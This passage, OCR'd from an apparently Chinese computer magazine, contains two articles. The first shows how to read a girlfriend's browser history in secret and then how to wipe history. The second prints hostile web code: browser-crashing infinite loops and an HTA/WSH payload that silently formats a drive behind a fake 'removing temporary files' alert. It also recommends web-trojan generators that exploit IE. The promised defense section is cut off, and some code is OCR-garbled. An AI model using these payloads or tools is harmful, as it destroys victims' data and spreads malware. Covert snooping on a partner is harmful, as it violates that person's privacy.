


图1

如果能找到一个打开index.dat文件的工具最好了，马上到百度里搜索一下果然找到了一个程序——“index.dat文件查看器”，程序启动后自动扫描系统中所有index.dat文件中的历史记录，如图2。可以看到上网记录很详细，日期精确记录到几点几分，双击上网记录会调用默认浏览器打开网页，在“过滤列表”中填上你搜索的关键字可以查找你需要的内容。点“打开文件”按钮也可直接打开已经复制出来的index.dat文件。当我后来告诉MM我知道她浏览过的网页内容时，MM惊讶的说不出话来，央求我告诉她怎么知道的，不过，我一定不会告诉她的，否则可就不能再查看她的秘密了。




图2

当然，我们的目的不是为了偷看别人的秘密（也不应该偷看），而是应该研究如何保守我们的秘密，因此我们必须将上网历史记录完全清除。下面提供2种方法。

1.直接清除法

使用另一管理员权限用户登录（如没有可新建一用户），找到index.dat文件可直接删除。为删除干净可查找所有的index.dat文件，当然使用

Windows的查找功能肯定不行了。我推荐使用“IceSword Helper”，它是“冰刃”附带的一个小工具（应启动“冰刃”后再启动此工具，否则可能会出错），可以搜索隐藏的文件（包括用户无权限列举的文件），如图3，是在我电脑里的搜索结果，可找到系统中所有的index.dat文件。此软件唯一的缺点是不能直接删除，根据查找的文件可再使用“冰刃”或到“我的电脑”中去删除。删除index.dat文件后，重新使用原来用户登录计算机时，系统会重新创建Index.dat文件。此方法的好处是不用任何工具，并且会将Index.dat文件彻底删除，但必须有两个用户，方法稍微麻烦些。




图3




图4

2.利用“Privacy Defender”软件

Privacy Defender是一款英文软件，不过已经有人将它汉化了，它可以直接清除当前用户中所有IE文件和隐藏的index.dat文件，不需要登录另外用户，另外还可清除其它的临时文件。使用方法很简单，安装完成后点“选项”，根据你需要清理的内容设置后，点“擦除”按钮就可清除所有的记录，如图4。查看一下清除后的index.dat文件，属性文件大小没变，打开“index.dat文件察看器”扫描后，未发现任何上网记录。然后用winhex打开index.dat文件，可以看到除文件头外其它内容已经全部用“00”填充。

（本文所涉及的软件：index.dat文件查看器、冰刃、Privacy Defender光盘已经收录）

文章难易度：★★

文章内容简介：介绍了当前常见的一些恶意代码的使用以及目前所见的一些网页木马生成器，并且给出了具体的防范方法

菜鸟的网页攻防战

临床宋伟

一、攻击—解析形形色色的恶意代码和网页木马生成器

（一）恶意代码

1.死循环攻击

攻击代码如下：<img src=*******:location="网址文件名.html;">，此代码是一个“死循环程序”！

在网页中加入上述代码，只要有人点击你所发出的链接就会不停地打开IE浏览器，直至你的系统资源消耗殆尽死机为止！此时你唯一能做的就是重新启动计算机！和它相同效果的代码还有<img src="**********";n=1;dowhile(n==1)"width="1">和<scriptlanguage="**********">javascript:n=1;dowhile(n==1)</SCRIPT>，都是用的死循环原理。

2.“溢出”攻击

攻击代码如下：<img src=“http://图片的地址”width=“1”height=“*****************(很大的数字)”>，原理很简单，就是让IE不断解析本来打不开的图片，从而导致计算机死机。

3.最狠毒的攻击

攻击代码如图1所示，这是最厉害的网页恶意代码。我们知道在html语言里只要将如图2所示的代码加到<head></head>之间，将文件保存为*.hta，这个文件就可以像可执行程序一样的执行。这段代码有两个地方值得我们学习，一是使用html编写可执行程序；二是学习代码中的“/autotest”参数的使用，这是微软未公开的参数，它能使得格式化硬盘时不会出现提示！代码中的“F935DC22-1CF0-11D0-ADB9-00C04FD58A0B”对应为“Windows Scripting Host shell Object”，我们可以在注册表编辑器中查到它的身影，代码中的“WSH”的全称是windows Scripting Host，是微软提供的一种基于32位Windows平台的与语言无关的脚本解释机制（也称脚本宿主），它使得脚本能够直接在Windows平台上运行。

```
scr.Reset();
scr.Path="c:\\WINDOWS\\Start Menu\\Programs\\启动
\\startup.ta";
scr.Doc="<object id='wsh' classid='clsid:F935DC22-1CF0-ADB9-
00C04FD58A08'>
wsh.Run('start/m format.com d:/q/autotest/u');
alert('IMPORTANT : windows is removing unused temporary
files)
scr.write();
```

图1

```
<hta:application
application="my.app"
border="thin"
borderstyle="normal"
sysmenu="yes"
showintaskbar="yes"
caption="yes"
maximizebutton="yes"
minimizebutton="yes">
```

图2

4.页面假死攻击

攻击代码如图3所示，如果网页中含有这些代码，则当你点击“提交”按钮后，就会出现“页面被冻结了！”的对话框，然后就会进入页面假死状态。

```
<body>
<Scrip>
function freeze()
{
alert('页面被冻结了!');
while(true) {windows.history.back(-1)}
}
</Script>
<form>
<INPUT TYPE="BUTTON" Value="提交" onClick="freeze()">
</form>
</body>
```

图3

5.绚丽炸弹攻击

代码如图4所示，代码原理很简单，先定义一个数组，然后用for循环语句实现死循环，我们还可以设置成其它颜色，

```
<script>
var color=new Array;
color[1]="blue";
color[2]="yellow";
for(x=0;x<3;x++)
{
document.bgcolor=color[x]
in(x==2)
{
x=0;
}
}
</script>
```

图4

只需改“color[1]="****";color[2]="******"”，把星号部分设置成你想要的颜色就可以。

（二）网页木马生成器

要制作网页木马，我们需要网页木马生成器，下面是我比较喜欢的几个网页木马生成器。

1．最简单的网页木马生成器“Object 漏洞网马生成器”，执行后的界面如图5所示，生成的网页木马就一个木马页面，使用很方便。另外这款工具的特点在于不用上传木马文件，也不用FTP方式下载木马程序，这样生成的木马不仅不被服务器查杀，而且也避免了别人看到你的FTP密码，安全性相对更好一点。

2．攻击型的网页木马生成器“天知道SP2网马生成器”，软件运行后的界面如图6，最近又有“天知道Hclzbe网页木马生成器”被公布，它利用的是Help Control Local Zone Bypass Exploit，其运行后如图7所示，它们的使用都是非常的简单。另外攻击型的网页木马生成器还有更可怕的不受IE版本和补丁限制的Real player网页木马生成器等等。

3．远程控制型的网页木马生成器，这种网页木马生成器有很多，比如网页木马生成器V1.0版，是一种比较传统的网页木马生成器。

最后再向大家推荐一个比较新的能突破XP＋SP2的网页木马生成器，运行后的界面如图8。

我们首先选择木马的位置，然后选择网站的地址，选择生成木马的存放位置，然后点“生成”按钮就可以了。

当我们使用网页木马生成器制作木马网页的时候，当我们使用恶意代码攻击别人的时候，我们有没有想到过我们也会中别人的木马或者也被别人攻击呢？下面就来看看我们应该如何防范恶意代码攻击和形形色色的网页中马。




图5

三、防范－恶意代码防范和木马网页防范措施

